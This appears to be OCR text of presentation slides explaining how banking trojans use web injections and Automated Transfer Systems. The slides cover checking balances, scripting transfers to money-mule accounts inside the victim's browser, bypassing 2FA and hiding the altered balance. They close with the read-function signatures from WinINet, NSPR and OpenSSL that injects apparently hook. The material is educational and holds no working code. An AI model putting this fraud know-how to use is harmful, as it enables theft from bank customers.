
If an attacker is using an ATS, the ATS will determine whether it is viable or not to perform an automated bank transfer - determining factors include bank balance, and whether there is anyone ready to collect the money*


If the ATS determines a transfer can be made, the system will generate a script to automatically transfer money from the victims account to the mules account, and execute that inside the victims web browser, avoiding most security checks

They are also setup to deal with 2FA, and when transfered, hide the altered bank balance from the victim

* Money Mules are a key part of bank fraud operations; attackers will transfer money to others for laundering - that’s a whole other topic

Web Injections - Automated Transfer Systems





But how are the injects *injected*?

C++ Copy

```
BOOLAPI InternetReadFile(
  HINTERNET hFile,
  LPVOID    lpBuffer,
  DWORD     dwNumberOfBytesToRead,
  LPDWORD   lpdwNumberOfBytesRead
);
```

```
#include <prio.h>

PRInt32 PR_Read(PRFileDesc *fd,
                void *buf,
                PRInt32 amount);
```

```
#include <openssl/ssl.h>

int SSL_read(SSL *ssl, void *buf, int num);
```

Fin.